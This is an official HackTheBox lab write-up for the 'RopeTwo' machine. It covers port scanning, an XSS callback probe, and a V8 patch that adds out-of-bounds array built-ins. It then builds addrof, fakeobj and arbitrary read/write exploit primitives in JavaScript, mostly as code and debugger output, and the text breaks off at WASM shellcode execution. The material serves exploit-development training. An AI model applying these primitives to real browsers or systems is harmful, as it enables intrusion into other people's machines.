HACKTHEBOX

RopeTwo

27th November 2020 / Document No D20.100.98

Prepared By: MinatoTW

Machine Author(s): R4j

Difficulty: Insane

Classification: Official

Synopsis

RopeTwo is an insane difficulty Linux machine that showcases a variety of exploit development concepts. The foothold requires analysis of a patch for the V8 JavaScript engine in order to get a shell. A SUID binary suffering from improper memory handling is then leveraged to get a user shell. Finally, a vulnerable Linux Kernel Module is used to escalate privileges and execute code as root.

Skills Required

- Reverse Engineering
- Exploit Development
- Scripting
- Linux Heap Internals
- C Programming
- JavaScript

Skills Learned

- V8 Exploit Development
- Heap Exploitation
- Linux Driver & Kernel Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.196 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.196
```


```
nmap -p$ports -sC -sV 10.10.10.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-27 09:55 UTC
Nmap scan report for 10.10.10.196
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Ubuntu 10
5000/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.196:5000/users/sign_in
8000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.7.3)
|_http-title: Home
8060/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 404 Not Found
```


Nmap reveals four open ports, corresponding to the services SSH (22), Nginx (5000 & 8060) and Werkzeug (8000). According to Nmap, the server on port 5000 appears to be running GitLab.

Werkzeug


Let's check out the server running on port 8000.



The website appears to be associated with V8 development. V8 is an open-source JavaScript engine that powers applications such as Google Chrome and languages such as NodeJS. The website also contains a hyperlink pointing to `gitlab.rope2.htb` on port 5000. Let's add this to the hosts file and continue. The website also provides a contact page.



Let's test it for possible XSS or CSRF vulnerabilities. Start a listener on port 80 and enter the payload `<img src=http://10.10.14.19/test />` as the message.



Checking back on the listener, we observe an HTTP request.


```
nc -lvp 80

Ncat: Connection from 10.10.10.196:37608.
GET /test HTTP/1.1
Host: 10.10.14.19
Connection: keep-alive
User-Agent: HeadlessChrome/85.0.4157.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

The User-Agent header reveals that Chrome is being using to make connections. This can be leveraged to perform Cross Site Scripting (XSS) attacks. But the website doesn't have any authentication mechanism or cookies for us to steal. Let's return to this later after a bit more enumeration.

GitLab

Clicking on the hyperlink takes us to the V8 repository. It's likely that the users are using this custom V8 build in their browsers. Looking at the history, we see the most recent commit below.



Click on the commit title to inspect the code.

```
300 + BUILTIN(ArrayGetLastElement)
301 + {
302 +         Handle<JSReceiver> receiver;
303 +         ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, receiver, Object::ToObject(isolate, args.receiver()));
304 +         Handle<JSArray> array = Handle<JSArray>::cast(receiver);
305 +         uint32_t len = static_cast<uint32_t>(array->length().Number());
306 +         FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
307 +         return *(isolate->factory()->NewNumber(elements.get_scalar(len)));
308 + }
```

We see a new Array built-in named `GetLastElement` being defined. This operates on array type objects. It first receives the array object and gets its length using the `length` property. Next, a list of elements is generated and it ends up returning the element at position `len`. As we know, array indexes end at `length - 1` and not `length`. This ends up returning an element past the array's size, therefore giving us Out of Bounds (OOB) read access.

```
310 + BUILTIN(ArraySetLastElement)
311 + {
312 +         Handle<JSReceiver> receiver;
313 +         ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, receiver, Object::ToObject(isolate, args.receiver()));
314 +         int arg_count = args.length();
315 +         if (arg_count != 2) // first value is always this
316 +         {
317 +                 return ReadOnlyRoots(isolate).undefined_value();
318 +         }
319 +         Handle<JSArray> array = Handle<JSArray>::cast(receiver);
320 +         uint32_t len = static_cast<uint32_t>(array->length().Number());
321 +         Handle<Object> value;
322 +         ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, value, Object::ToNumber(isolate, args.atOrUndefined(isolate,1)));
323 +         FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
324 +         elements.set(len,value->Number());
325 +         return ReadOnlyRoots(isolate).undefined_value();
326 + }
```

The second built-in is named `SetLastElement` which operates on arrays as well. This built-in takes in an argument as well. Similar to the previous built-in, this gets the length and generates a list of elements. It ends up calling `elements.set()` to set the input argument at position `len`. Once again, we have OOB access to write an element past the end of any array.

Depending on what lies after the elements of an array object, we might be able to leverage the OOB access.

Foothold


Let's set up a debugging environment to test and exploit this. First, clone depot tools and add it to the PATH for building V8.

```
git clone https://chromium.googlesource.com/chromium/tools/depot_tools.git
export PATH=$(pwd)/depot_tools:$PATH
```

Now use the steps below to fetch V8.

```
fetch v8
cd v8
./build/install-build-deps.sh
```

Next, we need the last mainline commit to revert to. We can find this by looking at the commit list on GitLab.



Click on the copy commit button and checkout to it.

```
git checkout 5c05acf729b557b01b6eb9992733417f6d2b8021
gclient sync
```

The patch file from the latest commit on the box can be found here.

```
wget
http://10.10.10.196:5000/root/v8/commit/7410f6809dd33e317f11f39ceaebaba9a88ea970
.diff
git apply 7410f6809dd33e317f11f39ceaebaba9a88ea970.diff
```

Proceed to build the debug and release versions of V8.

```
./tools/dev/v8gen.py x64.release
ninja -C ./out.gn/x64.release
./tools/dev/v8gen.py x64.debug
ninja -C ./out.gn/x64.debug
```

This can take a while based on CPU and system specifications. Once both builds finish, we should be able to access d8, the V8 debug shell.

```
./out.gn/x64.debug/d8

V8 version 8.5.0 (candidate)
d8> console.log("test")
test
undefined
```

Now let's explore what an array object looks like in memory using GDB and d8. Using `--allow-natives-syntax` as an argument gives us access to more verbose debugging information.

```
$ cd ./out.gn/x64.debug/
$ gdb d8
gef➤  run --allow-natives-syntax
d8> var array = [1.1, 2.2, 3.3, 4.4];
undefined
d8> %DebugPrint(array)
DebugPrint: 0x3d08080c7a6d: [JSArray]
 - map: 0x3d0808281909 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x3d080824923d <JSArray[0]>
 - elements: 0x3d08080c7a45 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
 - length: 4
 - properties: 0x3d08080406e9 <FixedArray[0]> {
    #length: 0x3d08081c0165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x3d08080c7a45 <FixedDoubleArray[4]> {
           0: 1.1
           1: 2.2
           2: 3.3
           3: 4.4
 }
 0x3d0808281909: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid

<SNIP>
```

A float array named `array` is created with four elements in it. The `%DebugPrint()` function can be used to get the memory address as well as object information.

We see that the object is at address `0x3d08080c7a6d`. It has multiple members, namely `map`, `prototype`, `length`, `properties` and `elements`. The `map` and `elements` members are of interest to us. The `elements` member as the name suggests, is a pointer to the contiguous set of elements of the array. Let's inspect this with GDB.

Pointers in V8 are tagged, meaning the last bit of array addresses are set. This is done in order to differentiate between memory addresses and other datatypes. We can view the original memory by subtracting 1 from the debug output. For example, elements will be at `0x3d08080c7a44` instead of `0x3d08080c7a45`.

```
gef➤  tel 0x3d08080c7a45-1 L5
0x00003d08080c7a44|+0x0000: 0x00000008XXXXXXXX      <---------------- Length
0x00003d08080c7a4c|+0x0008: 0x3ff199999999999a
0x00003d08080c7a54|+0x0010: 0x4001999999999999a
0x00003d08080c7a5c|+0x0018: 0x400a666666666666
0x00003d08080c7a64|+0x0020: 0x4011999999999999a
gef➤  p/f 0x3ff199999999999a
$1 = 1.1000000000000001
gef➤  p/f 0x4001999999999999a
$2 = 2.2000000000000002
```

As we see above, the `elements` pointer member holds the float numbers in binary form. The first memory address holds the length of the array. But why does it say 0x8 instead of 0x4? This is because V8 stores small integers (SMI) in the form `(value << 1)` instead of just `value`. This is why the length (4) is left shifted and represented as `4 << 1 = 8`.

Now let's look at what exists immediately after the last element.

```
gef➤  tel 0x3d08080c7a45-1 L6
0x00003d08080c7a44|+0x0000: 0x0000000808040a3d
0x00003d08080c7a4c|+0x0008: 0x3ff199999999999a
0x00003d08080c7a54|+0x0010: 0x4001999999999999a
0x00003d08080c7a5c|+0x0018: 0x400a666666666666
0x00003d08080c7a64|+0x0020: 0x4011999999999999a
0x00003d08080c7a6c|+0x0028: 0x080406e908281909     <--------------------
```

We see a pretty vague memory address that isn't even in the debug output. However, on close examination it can be observed that the last 32 bits `08281909` match the last 32 bits of the map element (0x3d0808281909) from the debug output.

This is where another V8 mechanism termed "Pointer Compression" comes into play. It was introduced in order to reduce memory usage and lookup times. Looking at the program memory mapping we see the following:

```
gef➤  vmmap

Start              End                Offset             Perm Path
0x00003d0800000000 0x00003d080000c000 0x0000000000000000 rw-
0x00003d080000c000 0x00003d0800040000 0x0000000000000000 ---
0x00003d0800040000 0x00003d0800041000 0x0000000000000000 rw-
0x00003d0800041000 0x00003d0800042000 0x0000000000000000 ---
0x00003d0800042000 0x00003d0800053000 0x0000000000000000 r-x
0x00003d0800053000 0x00003d080007f000 0x0000000000000000 ---
0x00003d080007f000 0x00003d0808040000 0x0000000000000000 ---
0x00003d0808040000 0x00003d08080b0000 0x0000000000000000 r--
0x00003d08080b0000 0x00003d08080c0000 0x0000000000000000 ---
0x00003d08080c0000 0x00003d08081d6000 0x0000000000000000 rw-
0x00003d08081d6000 0x00003d0808200000 0x0000000000000000 ---
0x00003d0808200000 0x00003d0808201000 0x0000000000000000 rw-
0x00003d0808201000 0x00003d0808240000 0x0000000000000000 ---
0x00003d0808240000 0x00003d08082e1000 0x0000000000000000 rw-
<SNIP>
```

All V8 mappings begin with `0x00003d08` and the entire process operates within this memory range. This is known as the "Isolate Root" in V8 terminology. Pointer Compression essentially omits the top 32 bits (i.e. `0x00003d08`) from memory addresses and saves just the lower 32 bits. The top 32 bits will always remain constant for a given execution and is stored in the root register (R13). Its contents are retrieved while accessing heap memory at any point. This saves space by eliminating the need to store the top 32 bits for every address used from the V8 heap.

The snippet below puts the discussion above in practical terms.

```
Before:
0x00003d08080c7a6c|+0x0028: 0x00003d0808281909
0x00003d08080c7a74|+0x0030: 0x00003d08080406e9

After:
0x00003d08080c7a6c|+0x0028: 0x080406e908281909
```

As we can see, instead of occupying 16 (8 + 8) bytes, pointer compression adjusted both addresses within 8 bytes.

Going back to the `elements` pointer, we now know what lies after the last element.

```
gef➤  tel 0x3d08080c7a45-1 L6
0x00003d08080c7a44|+0x0000: 0x0000000808040a3d
0x00003d08080c7a4c|+0x0008: 0x3ff199999999999a
0x00003d08080c7a54|+0x0010: 0x400199999999999a
0x00003d08080c7a5c|+0x0018: 0x400a666666666666
0x00003d08080c7a64|+0x0020: 0x401199999999999a
0x00003d08080c7a6c|+0x0028: 0x080406e908281909  ----------> (Map + Properties)
0x00003d08080c7a74|+0x0030: 0x00000008080c7a45  ----------> (Elements + Length)
```

The first address `0x3d0808281909` belongs to the map, while `0x3d0080406e9` is the `properties` element. This means that we can leak and modify them through the OOB access. Additionally, we can also look at the address after the map. It points back to the elements pointer at `0x00003d08080c7a45` and holds the length as well.

So what exactly is a `Map`? The map essentially provides an identity to the array. It stores metadata such as the type of array, its size and much more. Let's look at a different kind of array now.

```
d8> var obj = { A : 1 }
undefined
d8> var obj2 = { B : 1 }
undefined
d8> var objects = [ obj, obj2 ];
undefined
d8> %DebugPrint(objects)
DebugPrint: 0x3d08080c8751: [JSArray]
 - map: 0x3d0808281959 <Map(PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x3d080824923d <JSArray[0]>
 - elements: 0x3d08080c8741 <FixedArray[2]> [PACKED_ELEMENTS]
 - length: 2
 - properties: 0x3d08080406e9 <FixedArray[0]> {
    #length: 0x3d08081c0165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x3d08080c8741 <FixedArray[2]> {
```

```
           0: 0x3d08080c8171 <Object map = 0x3d0808284e79>
           1: 0x3d08080c81b9 <Object map = 0x3d0808284ea1>
 }
0x3d0808281959: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
<SNIP>
```

We initialize an object array made up of objects. This time we see that the `elements` pointer holds addresses to these objects.

```
gef➤  tel 0x3d08080c8741-1
0x00003d08080c8740|+0x0000: 0x00000004080404b1 --------> Length = 2 << 1
0x00003d08080c8748|+0x0008: 0x080c81b9080c8171 --------> Elements 0x3d08080c8171
and 0x3d08080c81b9
0x00003d08080c8750|+0x0010: 0x080406e908281959 --------> Map (0x3d0808281959)
and Properties
```

We also find the map's debug info to be different. The `elements kind` is set to `PACKED_ELEMENTS` instead of `PACKED_DOUBLE_ELEMENTS` as seen for the float array. So what happens if we replace the object array's map with the float array? This will result in a "Type Confusion" condition by making V8 interpret an object array as a float array. This can then be used to leak addresses of the object elements in the form of floats.

Let's try this manually via GDB first. First, we need to move to the release build of D8 as the debug one has memory checks in place to detect such abnormalities. It can be found in the `out.gn/x64.release/` folder.

```
gdb ./d8
gef➤  run --allow-natives-syntax
d8> var array = [1.1, 2.2, 3.3, 4.4];

undefined
d8> var obj = { A : 1 }

undefined

d8> var obj2 = { B : 1 }
undefined
d8> var objects = [ obj, obj2 ];
undefined
d8> objects[0]
{A: 1}
d8> %DebugPrint(objects)
0x377908087619 <JSArray[2]>
[{A: 1}, {B: 1}]
d8> %DebugPrint(array)
0x377908085e55 <JSArray[4]>
[1.1, 2.2, 3.3, 4.4]
```

We start by initializing the object and float array, and retrieving their addresses. As we can see, the first element of the `objects` array is `{A : 1}`. Let's replace its map with that of the float array.

```
gef➤  tel 0x377908085e55-1
0x0000377908085e54|+0x0000: 0x080406e908241909  <---------------- Float map
0x0000377908085e5c|+0x0008: 0x0000000808085e2d
gef➤  tel 0x377908087619-1
0x0000377908087618|+0x0000: 0x080406e908241959  <---------------- Objects map
0x0000377908087620|+0x0008: 0x0000000408087609
gef➤  set *(uint64_t)0x0000377908087618=0x080406e908241909
```

We set the map of the objects array to `08241909`. Take care to ensure that the properties pointer isn't altered. Let's continue execution and look at the first object now.

```
gef➤  c
Continuing.

d8> objects[0]
5.7873558018169425e-270
```

This time we retrieved a completely different number instead of the object. This is nothing but the memory address of `{ A : 1 }`. However, the number is in exponential format and needs to be converted back.

Let's start developing our exploit script. First, let's define a few helper variables and functions.

```
let buffer = new ArrayBuffer(8);
let float_array = new Float64Array(buffer);
let bigint_array = new BigUint64Array(buffer);

BigInt.prototype.hex = function() {
      return '0x' + this.toString(16);
};

Number.prototype.f2i = function() {
      float_array[0] = this;
      return bigint_array[0];
}

BigInt.prototype.i2f = function() {
      bigint_array[0] = this;
      return float_array[0];
}
```

A `BigInt` is a datatype in V8 that supports using large integer values. They can be declared by suffixing numbers with `n`. We define a couple of BigInt prototypes, `hex` and `i2f`. `hex` just returns a BigInt in it's hex form, while `i2f` converts a BigInt to float. Another prototype `f2i` helps in converting floats to BigInt.

The script can be loaded using the `--shell` argument. Repeat the same procedure as before.

```
gef➤  run --allow-natives-syntax --shell pwn.js
d8> var array = [1.1, 2.2, 3.3, 4.4];
undefined
```

```
d8> var obj = { A : 1 }
undefined
d8> var obj2 = { B : 1 }
undefined
d8> var objects = [ obj, obj2 ];
undefined
d8> %DebugPrint(objects)
0x3ab608087ab9 <JSArray[2]>
[{A: 1}, {B: 1}]
d8> %DebugPrint(array)
0x3ab6080862c9 <JSArray[4]>
[1.1, 2.2, 3.3, 4.4]
gef➤  tel 0x3ab608087ab9-1 L2
0x00003ab608087ab8|+0x0000: 0x080406e908241959
0x00003ab608087ac0|+0x0008: 0x0000000408087aa9
gef➤  tel 0x3ab6080862c9-1 L2
0x00003ab6080862c8|+0x0000: 0x080406e908241909
0x00003ab6080862d0|+0x0008: 0x00000008080862a1
gef➤  set *(uint64_t)0x00003ab608087ab8=0x080406e908241909
```

Now let's use the prototypes we've just defined.

```
gef➤  c
Continuing.

d8> objects[0]
5.79135611255479e-270
d8> objects[0].f2i()
578846628245961101n
d8> objects[0].f2i().hex()
"0x80879f10808798d"
^C
gef➤  tel 0x3ab608087ab9-1-0x10
0x00003ab608087aa8|+0x0000: 0x00000004080404b1
0x00003ab608087ab0|+0x0008: 0x080879f10808798d    <-------------------- Leaked
elements
0x00003ab608087ab8|+0x0010: 0x080406e908241909
gef➤  c
d8> %DebugPrint(obj)
0x3ab60808798d <Object map = 0x3ab608244ea1>
{A: 1}
d8> %DebugPrint(obj2)
0x3ab6080879f1 <Object map = 0x3ab608244ec9>
{B: 1}
```

This time we used the `f2i()` function to convert the leaked data. As we can see, we were able to retrieve the compressed addresses for elements of the `objects` array.

We can also use these prototypes with the `GetLastElement` and `SetLastElement` built-ins.

```
d8> var array = [1.1, 2.2, 3.3, 4.4];
undefined
d8> array.GetLastElement()
4.73859563718219e-270
d8> array.GetLastElement().f2i().hex()
"0x80406e908241909"
```

As we can see above, we used `GetLastElement` to leak the array map.

AddrOf and FakeObj Primitives

Let's use what we've learned above to create exploit primitives. An `addrof` primitive is used to leak the address of any given object.

```
gef➤  tel 0x3ab608087ab9-1 L2   <------------------ Objects
0x00003ab608087ab8|+0x0000: 0x080406e908241959
0x00003ab608087ac0|+0x0008: 0x0000000408087aa9
gef➤  tel 0x3ab6080862c9-1 L2   <------------------ Float
0x00003ab6080862c8|+0x0000: 0x080406e908241909
0x00003ab6080862d0|+0x0008: 0x00000008080862a1
```

The output above shows that the maps of the float and object arrays are apart by 0x50 bytes. This will always remain constant, given that we create the objects consecutively. We can leak the float array map, increment it by 0x50 and set it back. This would effectively turn the float array into an object array, which allows us to place any object in the array. Setting the map back to float would let us leak the address of the object.

Let's try out the theory above in the debugger. First, add the following lines at the end of `pwn.js`.

```
var obj = { "A" : 1 };
var obj2 = { "B" : 2 };
var obj_arr = [obj, obj2];
var float_arr = [1.1, 2.2];
var float_map = float_arr.GetLastElement().f2i();
console.log("[*] Float map: " + float_map.hex());
var obj_map = float_map + 0x50n;
console.log("[*] Object map: " + obj_map.hex());
```

Then run it in the debugger.

```
gef➤  run --allow-natives-syntax --shell pwn.js
[*] Float map: 0x80406e908241909
[*] Object map: 0x80406e908241959
V8 version 8.5.0 (candidate)
d8> var leak = { "X" : 1337 };
undefined
d8> float_arr.SetLastElement(obj_map.i2f())
undefined
d8> float_arr[0] = leak;
{X: 1337}
d8> float_arr.SetLastElement(float_map.i2f());
undefined
d8> float_arr[0].f2i().hex();
"0x3ff1999908087c7d"
d8> %DebugPrint(leak)
0x28dc08087c7d <Object map = 0x28dc08244ef1>
{X: 1337}
```

The script gives us the leaked float and object maps. We will try to leak the address for the `leak` object. First, the float array's map is set to `obj_map`, which makes it an object array. Next, we set the first element of `float_arr` to `leak`. This places the **address** of leak at the first position. The `float_arr` map is then set back to the original `float_map`. Looking up the first element after this results in leaking the lower 32 bits of the `leak` object. This is enough to create our AddrOf primitive as follows.

```
function addrof(leak) {
  float_arr.SetLastElement(obj_map.i2f());
  float_arr[0] = leak;
  float_arr.SetLastElement(float_map.i2f());
  return float_arr[0];
}
```

Next up is the FakeObj primitive. This is used to retrieve a fake object at any arbitrary address. We will achieve this by setting the address as the element of the float array, and then convert it into an object array, which makes the first element an object.

```
function fakeobj(addr) {
  float_arr[0] = addr.i2f();
  float_arr.SetLastElement(obj_map.i2f());
  var obj = float_arr[0];
  float_arr.SetLastElement(float_map.i2f());
  return obj;
}
```

The end result of this function is an object `obj` living at the address `addr`.

Arbitrary Read & Write

The primitives defined above can now be used to attain arbitrary read and write. An arbitrary read can be achieved by creating a fake array and setting its `elements` object to the address we wish to read. This will let us read the contents of that address through array indexes.

```
function read(addr) {
    var elements = ((0x1n << 1n) << 32n) + ((addr - 0x8n) & 0xffffffffn);
    var fake_arr = [ 1.1, 2.2 ];
    fake_arr[0] = float_map.i2f();
    fake_arr[1] = elements.i2f();
    var fake_arr_addr = addrof(fake_arr).f2i();
    var array_at_addr = fakeobj(fake_arr_addr - 0x10n);
    return array_at_addr[0];
}
```

The function first creates a variable with the length and the address to read from. Then it creates a fake float array and sets the first element to `float_map`, and the second to `elements`. It then gets the address for `fake_arr` and creates a fake object for it. This object is nothing but a float array with `elements` pointing to `addr`. The first element of this array will be the address we wish to read.

Let's test it out by reading a random address from memory.

```
gef➤  run --allow-natives-syntax --shell pwn.js
[*] Float map: 0x80406e908241909
[*] Object map: 0x80406e908241959
V8 version 8.5.0 (candidate)
d8> read(0x80406e908241909n).f2i().hex()
"0x1904040408040149"
gef➤  tel 0x0000055e08241909-1
0x0000055e08241908|+0x0000: 0x1904040408040149   <-------------- contents
0x0000055e08241910|+0x0008: 0x0a0007ff21000424
```

In the example above, we've successfully read the contents at the address of the float array map.

An arbitrary write can be achieved in a similar way, by creating a fake array and then just setting its first element to the value we need.

```
function write(addr, value) {
  var elements = ((0x1n << 1n) << 32n) + ((addr - 0x8n) & 0xffffffffn);
  var fake_arr = [ 1.1, 2.2 ];
  fake_arr[0] = float_map.i2f();
  fake_arr[1] = elements.i2f();
  var fake_arr_addr = addrof(fake_arr).f2i();
  var array_at_addr = fakeobj(fake_arr_addr - 0x10n);
  array_at_addr[0] = value;
}
```

Let's test it out.

```
gef➤  run --allow-natives-syntax --shell pwn.js
                          [*] Float map: 0x80406e908241909
[*] Object map: 0x80406e908241959
V8 version 8.5.0 (candidate)
d8> write(0x80406e908241909n, 2.2);
gef➤  tel 0x0002266508241909-1
0x0002266508241908|+0x0000: 0x400199999999999a
0x0002266508241910|+0x0008: 0x0a0007ff21000424
gef➤  p/f 0x400199999999999a
$1 = 2.2000000000000002
```

As we can see above, we were able to write `2.2` to an arbitrary memory address.

Code Execution

With arbitrary read and write access, all that's left is to execute code. We will do this with the help of WASM (Web Assembly) and ArrayBuffer. A WASM instance contains the address for a region with RWX (Read-Write-Execute) permissions in memory, which makes it ideal for us to copy shellcode to and execute from.

```
